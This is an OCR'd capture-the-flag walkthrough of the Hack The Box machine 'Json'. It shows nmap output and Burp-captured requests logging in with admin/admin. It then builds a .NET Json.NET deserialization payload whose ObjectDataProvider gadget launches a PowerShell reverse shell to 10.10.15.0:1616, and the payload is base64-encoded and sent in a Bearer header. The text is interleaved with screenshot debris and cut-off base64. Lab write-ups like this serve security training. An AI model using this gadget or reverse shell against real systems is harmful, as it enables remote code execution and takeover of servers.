


```
root@kali:~/Masaüstü# nmap -sS -sC -p- -T4 10.10.10.158
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-18 19:54 +03
Stats: 0:12:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.41% done; ETC: 20:09 (0:01:50 remaining)
Nmap scan report for 10.10.10.158
Host is up (0.070s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http
|_http-title: Json HTB
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Host script results:
|_clock-skew: mean: 3h59m58s, deviation: 0s, median: 3h59m58s
|_nbstat: NetBIOS name: JSON, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:18:49 (VMware)
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-10-18T21:10:07
|_  start_date: 2019-10-18T08:07:13
```


10.10.10.158/login.html
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Hack The B
PEN-TESTING L
Welcome Back!
admin
admin
Remember Me
Login


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options YSOSERIAL
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.158:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /api/token HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/login.html
Content-Type: application/json;charset=utf-8
Content-Length: 39
Connection: close
{"UserName":"admin","Password":"admin"}


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options YSOSERIAL
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.158:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/index.html
Bearer: eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Cookie: OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Connection: close
we will change with our encoded base64 hash

https://www.base64encode.org

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

```
{
    "$type":"System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35",
    "MethodName":"Start",
    "MethodParameters":{
        "$type":"System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089",
        "$values":["cmd","/c powershell -nop -exec bypass -c \"$client = New-Object
System.Net.Sockets.TCPClient('10.10.15.0',1616);$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$strea
m.Flush()};$client.Close()\""]
    },
    "ObjectInstance":{"$type":"System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089"}
}
```

To encode binaries *(like images, documents, etc.)* upload your data via the file encode form below.

UTF-8 Destination charset.

it is reverse powershell


LF (Unix) Newline separator.

Split lines into 76 character wide chunks *(useful for MIME)*.

Live mode OFF Encodes in real-time when you type or paste *(supports only unicode charsets)*.

> ENCODE < Encodes your data into the textarea below.


```
ewogICAgIiR0eXBlIjoiU3lzdGVtLldpbmRvd3MuRGF0YS5PYmplY3REYXRhUHJvdmlkZXIsIFByZXNlb
nRhdGlvbkZyYW1ld29yaywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tl
eVRva2VuPTMxYmYzODU2YWQzNjRlMzUiLAogICAgIk1ldGhvZE5hbWUiOiJTdGFydCIsCiAgICAiT
WV0aG9kUGFyYW1ldGVycyI6ewogICAgICAgICIkdHlwZSI6IlN5c3RlbS5Db2xsZWN0aW9ucy5BcnJh
eUxpc3QsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS
2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OSIsCiAgICAgICAgIiR2YWx1ZXMiOlsiY21kIiwiL2McG93Z
XJzaGVsbCAtbm9wIC1leGVjIGJ5cGFzcyAtYyBcIiRjbGllbnQgPSBOZXctT2JqZWN0IFN5c3RlbS5OZ
XQuU29ja2V0cy5UQ1BDbGllbnQoJzEwLjEwLjE1LjAnLDE2MTYpOyRzdHJlYW0gPSAkY2xpZW50Lkd
ldFN0cmVhbSgpO1tieXRlW11dJGJ5dGVzID0gMC4uNjU1MzV8JXswfTt3aGlsZSgoJGkgPSAkc3RyZ
WFtLlJlYWQoJGJ5dGVzLCAwLCAkYnl0ZXMuTGVuZ3RoKSkgLW5lIDApezskZGF0YSA9IChOZXctT
2JqZWN0IC1UeXBlTmFtZSBTeXN0ZW0uVGV4dC5BU0NJSUVuY29kaW5nKS5HZXRTdHJpbmcoJG
J5dGVzLDAsICRpKTskc2VuZGJhY2sgPSAoaWV4ICRkYXRhIDI+JjEgfCBPdXQtU3RyaW5nICk7JHN
lbmRiYWNrMiA9ICRzZW5kYmFjayArICdQUyAnICsgKHB3ZCkuUGF0aCArICc+ICc7JHNlbmRieXRlID
0gKFt0ZXh0LmVuY29kaW5nXTo6QVNDSUkpLkdldEJ5dGVzKCRzZW5kYmFjazIpOyRzdHJlYW0uV
3JpdGUoJHNlbmRieXRlLDAsJHNlbmRieXRlLkxlbmd0aCk7JHN0cmVhbS5GbHVzaCgpfTskY2xpZW
50LkNsb3NlKCkiIl19LCJPYmplY3RJbnN0YW5jZSI6eyIkdHlwZSI6IlN5c3RlbS5EaWFnbm9zdGl
```


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options YSOSERIAL
1 ...
Send Cancel
Target: http://10.10.10.158
Request
Raw Params Headers Hex
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/index.html
Bearer:
ewogICAgIiR0eXBlIjoiU3lzdGVtLldpbmRvd3MuRGF0YS5PYmplY3REYXRhUHJvdmlkZXIsIFByZXNlbnRhd
GlvbkZyYW1ld29yaywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuP
TMxYmYzODU2YWQzNjRlMzUiLAogICAgIk1ldGhvZE5hbWUiOiJTdGFydCIsCiAgICAiTWV0aG9kUGFyYW1ld
GVycyI6ewogICAgICAgICIkdHlwZSI6IlN5c3RlbS5Db2xsZWN0aW9ucy5BcnJheUxpc3QsIG1zY29ybGliL
CBWZXJzaW9uPTQuMC4wLjAsIENlbHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49YjczYTVjNTYxOTM0Z
TA4OSIsCiAgICAgICAgIiR2YWxlZXMiOlsiY21kIiwiL2MgcG93ZXJzaGVsbCAtbm9wIC1leGVjIGJ5cGFzc
